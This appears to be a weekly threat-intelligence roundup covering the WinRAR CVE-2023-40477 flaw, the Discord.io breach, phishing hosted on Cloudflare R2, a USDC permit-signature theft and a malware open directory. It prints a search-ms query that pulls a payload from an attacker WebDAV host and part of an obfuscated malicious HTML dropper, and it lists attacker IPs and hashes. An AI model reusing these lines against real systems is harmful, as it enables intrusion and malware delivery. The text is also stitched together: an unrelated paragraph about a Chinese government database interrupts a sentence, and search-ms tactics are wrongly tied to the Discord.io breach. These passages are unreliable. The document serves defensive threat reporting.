Threat Intel Roundup: Winrar, Discord, USDC Holdings

Week in Overview(14 Aug-21 Aug)

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

WinRAR CVE-2023-40477 RCE

CVE-2023-40477 is a Remote Code Execution (RCE) vulnerability in WinRAR, a popular Windows file archiver utility. This high-severity flaw is attributed to inadequate validation of user-supplied data in the processing of recovery volumes. Attackers exploit this vulnerability by crafting specially designed RAR archive files. When a victim opens the malicious archive, the flaw triggers memory access beyond allocated buffers, allowing arbitrary code execution. Although the CVSS score is 7.8, the real risk is higher due to the potential ease of deceiving users into opening the malicious archives. To mitigate this vulnerability, users are urged to update to WinRAR version 6.23, released on August 2nd, 2023.

Abusing "search-ms" URI Protocol Handler

The "search-ms" URI protocol handler abuse is a method employed by attackers to exploit the handling of file searches in Windows systems. Malicious actors craft deceptive "search-ms" URIs that contain malicious payloads. When a user interacts with the manipulated URI, it triggers unintended actions, potentially executing arbitrary code. This technique can be used in various attack scenarios, such as in the WinRAR CVE-2023-40477 RCE exploit, where it was employed to enhance the impact of the attack.

WPS Office RCE

WPS Office Remote Code Execution (RCE) refers to the exploitation of vulnerabilities in the WPS Office suite, a widely used office software for documents, spreadsheets, and presentations. Attackers create specially crafted documents, leveraging vulnerabilities in the software's parsing and rendering mechanisms. When a user opens the malicious document, the vulnerability is triggered, enabling the execution of arbitrary code. These exploits can lead to unauthorized access to systems, data theft, and potentially the installation of malware.

Discord Leakage

The Discord leakage incident involves unauthorized access to data belonging to 760,000 users of the Discord.io platform. Attackers exploited vulnerabilities in the platform's security measures, resulting in the exposure of sensitive user information. The breach exposed usernames, email addresses, billing addresses, salted and hashed passwords, and Discord IDs. The attack tactics involved manipulation of the "search-ms" URI protocol handler and the targeting of VPN services, emphasizing the need for robust cybersecurity measures to prevent such incidents.

Key Findings


it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- **DVWA CVE :)**
- **Winrar**
- **Discord**
- **Cloudflare R2 as the Stealthy Host for Phishing Pages**

Cyber Threat Map

Winrar RCE: CVE-2023-40477

Chinese APT Group: Target Southeast Asian Gambling Sector



DVWA: CVE-2023-39848 :)

loss of a staggering $429,000 worth of USDC

🚨 Vulnerability of the Week

WinRAR

CVE-2023-40477

In a recent security development, a critical flaw has been uncovered in WinRAR, a widely-used file archiver utility for Windows, capable of executing commands on a victim's computer through the act of opening a compromised archive. This vulnerability, assigned the identifier CVE-2023-40477, has the potential to grant remote attackers the ability to execute arbitrary code on a targeted system once a specifically crafted RAR file is accessed.

The discovery of this vulnerability can be attributed to a researcher known as "goodbyeselene," who operates within the Zero Day Initiative. Having identified the flaw, the researcher promptly reported the issue to RARLAB, the vendor behind WinRAR, on June 8th, 2023. The security advisory released by ZDI explained that the vulnerability originates from an inadequacy in processing recovery volumes, highlighting a lack of proper validation for user-supplied data. This lack of validation can result in unauthorized memory access beyond the bounds of an allocated buffer.

One notable aspect of this vulnerability is the method by which an attacker can exploit it. Since a target needs to manipulate a victim into opening the compromised archive, the vulnerability's severity score was assessed at 7.8 on the Common Vulnerability Scoring System (CVSS). However, the practicality of deceiving users into carrying out the required action is not considered a significant barrier. Given the substantial user base of WinRAR, potential attackers have numerous opportunities to successfully exploit this weakness.

To address this critical security flaw, RARLAB released version 6.23 of WinRAR on August 2nd, 2023. This update effectively addresses the CVE-2023-40477 vulnerability. Users of WinRAR are strongly advised to implement this security update without delay to mitigate the risks associated with this vulnerability.


In addition to addressing the issue with recovery volumes processing code, WinRAR version 6.23 also resolves an unrelated concern involving specially crafted archives causing incorrect file initiation. This additional fix underscores RARLAB's commitment to providing comprehensive security coverage for its software.

An interesting note is the evolving landscape of archive file support within the Windows ecosystem. Microsoft is currently testing native support for RAR, 7-Zip, and GZ files in Windows 11. This means that third-party applications like WinRAR might become redundant for basic file extraction tasks on this platform, though their advanced features might still find utility.

For users who continue to rely on WinRAR, consistent software updates are crucial. Past instances of similar vulnerabilities have been exploited by malicious actors to distribute malware. Employing an antivirus tool that can scan archive files and exercising caution when opening RAR files from untrusted sources also remains a prudent security measure in the face of evolving threats.

In conclusion, the recent discovery of a critical vulnerability in WinRAR highlights the ever-present need for vigilance and prompt software updates in the face of evolving cyber threats. By addressing this vulnerability and staying informed about potential risks, users can maintain a stronger defense against malicious activities targeting their digital environments.

⛳ Leakage Insight



Discord.io - 760K - Users
by Akhirah - Monday August 14, 2023 at 12:51 AM

★ Akhirah

VIP User

VIP

Posts:	41
Threads:	15
Joined:	Jun 2023
Reputation:	0

Today, 12:51 AM #1

```
"userid","icon","icon_stored","userdiscrim","auth","auth_id","admin","moderator","em
ail","name","username","password","tokens","tokens_free","faucet_timer","faucet_s
treak","address","date","api","favorites","ads","active","banned","public","domain","m
edia","splash_opt","splash","auth_key","last_payment","expiration"
```

Dump date:Today
Database access still available

https://www.bleepingcomputer.com/news/security/discordio-confirms-breach-after-hacker-steals-data-of-760k-users/

In a disconcerting incident that unfolded recently, the Discord.io custom invite service encountered a severe breach, resulting in the unauthorized exposure of sensitive information belonging to a staggering 760,000 members. The breach has not only raised concerns about user privacy and security but also spotlighted the growing risks associated with third-party platforms that interact with popular online services.

Discord.io, while not affiliated with the official Discord platform, served as a third-party service enabling server administrators to create customized invites for their channels. Operating as a gathering point for over 14,000 members, the platform gained significant traction within the Discord community.

The breach came to light when an individual using the moniker 'Akhirah' surfaced on the newly revamped Breached hacking forums, offering the Discord.io database for sale. As proof of their claim, the attacker shared snippets of user records sourced from the compromised database.

The database allegedly holds the personal information of approximately 760,000 users and includes a range of details such as user IDs, icons, discriminators, authentication details, admin and moderator status, email addresses, usernames, hashed passwords, tokens, addresses, and more. The breach's most concerning aspect lies in the exposure of sensitive information such as usernames, email addresses, hashed passwords (though only a small subset of them), and Discord IDs.


The data leak prompted Discord.io to temporarily halt its operations in response to the breach, acknowledging the incident and its severity on its Discord server. The platform stated that it will cease activities indefinitely while addressing the breach and its implications.

The motivations behind the breach extend beyond financial gains. According to the hacker Akhirah, who purportedly executed the breach, the intention was not solely to make money but also to draw attention to alleged illegal and harmful content hosted on the Discord.io platform. This aspect underscores the broader ethical considerations that arise when a third-party platform is implicated in the hosting and facilitation of potentially harmful or illegal content.

While it's worth noting that the attacker has not claimed to have sold the stolen data, users are urged to exercise caution due to the potential consequences of data misuse. Passwords within the breach were reportedly hashed using bcrypt, a secure hashing algorithm that adds complexity to the process of cracking them. However, email addresses can still be valuable targets for phishing attacks, potentially leading to further data breaches or account compromises.

In light of this breach, members of Discord.io are advised to remain vigilant. Caution should be exercised when encountering suspicious emails or communications that request sensitive information or prompt users to input their credentials. Regularly monitoring the main Discord.io website for updates and information regarding password resets is also recommended.

Malware Distribution Sites



https://pub-<32_alphanumeric_string>.r2.dev/webpage.htm

pub-b45b8f234c4b460c9e7a21201c43b992.r2.dev/index2.html

Microsoft Security

Please stand by, while we are checking if the site connection is secure....

Microsoft needs to review the security of your connection before proceeding.

https://twitter.com/blackorbird/status/1693549529776443593

1. Cloudflare R2 as the Stealthy Host for Phishing Pages In this alarming campaign, the attackers have chosen to host their phishing pages on Cloudflare R2, a service that seeks to circumvent traditional security mechanisms. By using this platform, the attackers gain a degree of legitimacy, leveraging the reputable Cloudflare brand to increase the chances of their phishing attempts succeeding.

2. Exploiting Cloudflare Turnstile for Evasion Cloudflare Turnstile, an innovative tool designed to monitor and block malicious bot traffic, is utilized by the attackers to evade detection. By employing this service, the attackers not only obfuscate their activities but also attempt to bypass security measures that might flag their actions as suspicious.

3. Leverage of Redirects and URL Parameters for Evasion The campaign employs strategic tactics such as redirects and URL parameters to throw off security solutions. These mechanisms manipulate the flow of traffic, confusing security tools and making it challenging to detect the malicious activities.

4. Utilizing Fingerprint BotD for Evasion By leveraging a Fingerprint BotD technique, the attackers camouflage their activities, making their digital fingerprints resemble those of benign users. This stealthy tactic enables them to bypass security controls designed to flag malicious activities.

This multi-pronged approach demonstrates the attackers' adeptness at exploiting a variety of techniques to evade detection and compromise victims. The use of well-established services like Cloudflare, combined with innovative evasion tactics, makes their efforts even more challenging to detect.

The full report on this evasive phishing campaign, available at The alleged breach has cast a spotlight on the depth of the cyber threat landscape and the possible implications for both national security and individual privacy. The database is believed to contain not only classified government documents but also a significant amount of personal information linked to Chinese citizens. This blend of sensitive data could potentially enable malicious actors to exploit the vulnerabilities of both individuals and the government.
, provides a comprehensive breakdown of the attack's intricate mechanics. It's a stark reminder of the ever-present need for organizations and individuals to stay informed about emerging threats and implement robust cybersecurity measures.

Proxylife

This intricate scheme involves the distribution of an HTML file that appears to be innocuous but conceals a devious agenda. The HTML file exhibits an astute camouflage, manifesting as benign content with zero detections on VirusTotal, thereby evading immediate suspicion. However, the true intent of the file is revealed when scrutinized more closely.


The focal point of this scheme revolves around exploiting the "search-ms" URI protocol handler, which is a mechanism used to perform searches across various data sources on a Windows system. In this case, the attacker ingeniously abuses this protocol handler, crafting a malicious query:


"search-ms:query=&crumb=location:\sdocsus.top@SSL\invoice &displayname=Secure document container"

This seemingly innocuous query serves as the gateway to a more sinister payload. The "search-ms" URI protocol handler manipulates the system's search capabilities to communicate with a WebDAV server hosted at "sdocsus.top". By disguising the malicious payload within a query seemingly related to invoices, the attacker exploits the unsuspecting user's curiosity to their advantage.

Upon closer examination of the query, the user unknowingly triggers the download of the next stage of the attack from the WebDAV server, further compromising their system's security.

The distribution scheme's complexity reflects the lengths to which cybercriminals are willing to go to exploit vulnerabilities and evade detection. The chosen method combines both social engineering and technical manipulation, leveraging user behavior and system processes for nefarious ends.


Secure Document Container
File | C:/Users/george/Desktop/Notice_9727340.html
Update
File Explorer
File
Home
Share
View
Secure document container
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
invoice
\\sdocsus.top@SSL\invoice
Date modified: 8/10/2023 1:53 PM
Size: 1.37 KB
1 item
12:27 PM
8/12/2023



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Secure Document Container</title>
    <style>
        body { ▬ }

        .container { ▬ }
        .arrow { ▬ }

        .text-content { ▬ }
    </style>
<style type="text/css">u { display: inline-block; width: 0; overflow: hidden; white-space: nowrap; }</style>
</head>
<body>

<div class="container">
    <div class="arrow"></div>
    <div class="text-content">Press op<u>plbermojtzorufngpwmhqfkjexvdputfcoyenpjymrosbexapuqzfdnelqxrwljflondmkucqeglhmxclkwayjtemsdkcfqulewtsrc
</div>
<script>
function spirit() {
    var Manhood = [
        '[illegible]
        'wCosuGK',
        'e0HXfcFdQmoSWPm'
    ];
    spirit = function () {
        return Manhood;
    };
    return spirit();
}
function manhood(example, Example) {
    return excommunication(example - -'0x1c0', Example);
}
function excommunication(manhood, example) {
    var Manhood = spirit();
    return excommunication = function (Example, Spirit) {
        Example = Example - 0x0;
        var Excommunication = Manhood[Example];
        if (excommunication['eUjYty'] === undefined) {
            var sPirit = function (SPirit) {
                var EXcommunication = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
                var EXample = '', maNhood = '';
                for (var exCommunication = 0x0, spIrit, exAmple, ExAmple = 0x0; exAmple = SPirit['charAt'](ExAmple++); ~exAmple && (spIrit = exCo
                    exAmple = EXcommunication['indexOf'](exAmple);
                }
                for (var MaNhood = 0x0, ExCommunication = EXample['length']; MaNhood < ExCommunication; MaNhood++) {
                    maNhood += '%' + ('00' + EXample['charCodeAt'](MaNhood)['toString'](0x10))['slice'](-0x2);
```

https://twitter.com/1ZRR4H/status/1692651633854079229

The sample of this exploit, accessible at https://bazaar.abuse.ch/sample/f91304601b69ac91a99cf4d19756bba46d8bfac1a4e54e55e12a30a941444353/, offers a tangible example of the exploit in action. It's a stark reminder of the need for continuous vigilance and robust cybersecurity practices.

🥷 TTP Analysis

https://twitter.com/TheRecord_Media/status/1692205826352566394

1. The Confluence of Technology and Cybercrime The perpetrators of this campaign have cleverly harnessed the power of technology to orchestrate their activities. By exploiting services such as Adobe Creative Cloud, Microsoft Edge, and McAfee VirusScan, they deliver malware that bears a striking resemblance to samples linked to a previous operation exposed by ESET researchers. This malware delivery mechanism serves as a gateway to infiltrate systems and extract valuable data.

2. The Connection to Chinese APT Group and Evasion The campaign's methodology extends beyond mere malware distribution. The hackers have skillfully interwoven their activities with the operations of a Chinese APT (Advanced Persistent Threat) group known as Bronze Starlight. This connection underscores the complexity of the Chinese threat landscape, with collaboration between threat groups and shared resources playing a pivotal role.

Furthermore, the attackers employ an evasive technique known as Cloudflare Turnstile, which manipulates bot traffic to obfuscate their activities. This demonstrates their commitment to staying under the radar and evading detection mechanisms.

3. The Target: Southeast Asian Gambling Sector The choice of targeting the gambling sector across Southeast Asia is not arbitrary. The region has seen a surge in gambling activities following China's crackdown on its own gambling industry. This makes it a prime target for cybercriminals looking to exploit the sector's growth.


4. Intricacies in the Campaign One intriguing aspect of the campaign is its abuse of products from Ivacy, a popular VPN provider. Evidence points to the attackers obtaining the code signing keys of PMG PTE LTD, a Singapore-based vendor of Ivacy's VPN services. This has far-reaching implications, potentially granting threat actors access to sensitive user data and networks.

The attackers have also incorporated geographical filters into their malware, causing it to halt execution on devices located in certain countries. This selective approach highlights the campaign's strategic focus on specific regions.

5. The Bigger Picture: Cyber Espionage Tactics The campaign's intricacies highlight the evolution of Chinese cyber espionage tactics. By refining their techniques and obfuscating their actions, these threat actors make clear attribution a complex endeavor. Their operations transcend traditional cybercrime and delve into a realm where the boundaries between threat groups blur.

As organizations and individuals navigate this complex landscape, the need for cybersecurity diligence becomes paramount. The detailed report on this campaign, available at https://netskope.com/blog/evasive-phishing-campaign-steals-cloud-credentials-using-cloudflare-r2-and-turnstile, provides a valuable resource for understanding the nuances of the attack.

👹 Scam Contract



Transaction Hash:	0x98541652fed1f05893f26d77fbefce78be5db625c00c2f95ee2f17bc150c13a4
Status:	Success
Block:	17944031 1989 Block Confirmations
Timestamp:	6 hrs 40 mins ago (Aug-18-2023 08:23:35 PM +UTC) | Confirmed within 10 secs
Transaction Action:	Transfer 429,932.303738 USDC To 0x000004...05E50000
Sponsored:	
From:	0x00001519230c3BdF39FE8d1678454DAc935C0000
Interacted With (To):	0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48 (Centre: USD Coin)
ERC-20 Tokens Transferred:	From 0x78D8E8...faE5291c To Fake_Phishing186168 For 429,932.303738 ($429,743.99) USD Coin... (USDC...)
Value:	0 ETH ($0.00)
Transaction Fee:	0.001929699290390256 ETH $3.20

https://twitter.com/scamsniffer_/status/1692734733451723207


In a distressing incident that transpired just six hours ago, an unfortunate individual has reportedly fallen victim to a phishing attack, resulting in the loss of a staggering $429,000 worth of USDC (USD Coin), a popular stablecoin on the Ethereum blockchain. The victim's inadvertent engagement with the fraudulent scheme highlights the ever-evolving strategies employed by cybercriminals to exploit the vulnerabilities within the cryptocurrency ecosystem.

The specific modus operandi of this attack revolves around an intricate phishing tactic that leverages a vulnerability in the ERC20-Permit functionality, a mechanism introduced to enhance user experience when dealing with Ethereum-based tokens. According to reports, the victim was induced to sign an EIP-712 message, a standard used to improve the security of transactions on Ethereum by employing domain separation and structured data.

The phishing attack's success hinged on the victim's unwitting participation in the signing of the EIP-712 message. This action essentially provided the malicious actors with the authorization needed to manipulate the victim's USDC holdings. As a result, the victim's digital assets, valued at approximately $429,000 in USDC, were swiftly transferred into the hands of the perpetrators.

The incident has been recorded on the Ethereum blockchain and is publicly viewable through transaction details on Etherscan, a blockchain explorer. The transaction ID 0x98541652fed1f05893f26d77fbefce78be5db625c00c2f95ee2f17bc150c13a4 provides a glimpse into the unfortunate sequence of events, shedding light on the movement of funds and highlighting the speed with which such transactions can occur.

📝 Opendir




~~https~~://83.217.9.18

Index of /

Name	Last modified	Size	De
FromEnergyBadx64.msi	2023-08-10 18:02	2.5M	
book.pdf.lnk	2023-08-10 16:06	1.3K	
book.zip	2023-08-10 16:10	135K	
ipscan.msi	2023-08-10 14:39	22M	
magazine.zip	2023-08-10 17:12	828	
openconnect-gui-1.5.3-win32.exe	2023-08-16 13:29	23M	
vip-book.zip	2023-08-10 16:12	810	

Apache/2.4.56 (Debian) Server at 83.217.9.18 Port 443



You've used 5/200 of your free

? Unknown

FromEnergyBadx64.msi
SHA256 2e0f093aec2db43730e2b9e50e0156b7f69f9f30f7b744927ed9
VIRUSTOTAL Report (10 / 60 Detections)
installer

Original File
FromEnergyBadx64.msi 2.48 MB
Not Supported

Dynamic Execution
Powered by Cape

Memory
msiexec.exe | 1832
services.exe | 488
VSSVC.exe | 984
msiexec.exe | 2140
svchost.exe | 600
svchost.exe | 2016

Static Extraction
StringShallKnow_vbs 236.51 KB
Unknown
ChromeSetup_exe 1.35 MB
Trusted | Google Inc. (9 Genes)
YearDawnRide.dll_3079866943 10 MB
Trusted

? StringShallKnow_vbs Not Supported non_executabl

File Metadata - Non Executable

Size	236.51 KB
SHA256	b1c0cde97930bbfd18ca72f10db85ab335e
MD5	1b842a5f434bca9a1d396f3d1d8bd2da
SHA1	a35bc1c7c4e09499752db1e1514f9ead909
Ssdeep	6144:ZjSuDJ+FvQcCDROw3fWnAV4FHHU+/
VIRUSTOTAL	Report (11 / 59 Detections)

https://twitter.com/Gi7w0rm/status/1693432581583184029

At the heart of this case is a seemingly innocuous link: **hxxps://83.217.9[.]18/**. Behind this unassuming URL lies a complex web of actions, each designed to manipulate and compromise digital environments.

The journey begins with a bait-and-switch approach, where an alluring link, in this case, is named "**lnk -> smth + decoy.pdf (US Bankruptcy)**". Upon clicking the link, a file named "**decoy.pdf**" opens, seemingly related to US bankruptcy. However, unbeknownst to the user, a concealed command is activated, initiating a connection to a seemingly legitimate site at **hxxp://107.181.161.200:443**.

But the intricacies don't stop there. This multifaceted campaign continues with another file named "**FromEnergyBadx64.msi**". Concealed within this MSI package is a trojanized installation of Google Chrome, which is typically a trusted application used by millions of users. However, in this instance, the installation is compromised with a backdoor mechanism, creating a dangerous avenue for unauthorized access and data exfiltration.
For a deeper understanding, two URLs have been uncovered:

1. https://tria.ge/230821-bb4qysaa78/behavioral2: This URL offers insights into the behavioral patterns of the attack. Here, the subtle intricacies of the command execution and its subsequent activities are documented, providing cybersecurity experts with a window into the attacker's methodology.
2. https://tria.ge/230821-bcdwxsaa79/behavioral1: This URL delves into the installation of the trojanized Chrome package. It showcases the malicious manipulation of a reputable application for nefarious purposes, illustrating how attackers exploit user trust for their own gains.

Moreover, the provided **VirusTotal** link (https://virustotal.com/gui/file/b1c0cde97930bbfd18ca72f10db85ab335e87a72b685f59ded5f34f3476397ce) gives a snapshot of the malicious file's detection status across multiple antivirus engines, underscoring the importance of collaborative threat detection in the cybersecurity ecosystem.
This intricate campaign exemplifies the persistent evolution of cyber threats. By utilizing seemingly harmless decoy documents, backdoored software installations, and concealed command execution, cybercriminals can navigate through various stages of an attack, ultimately leading to unauthorized access and potential data breaches.

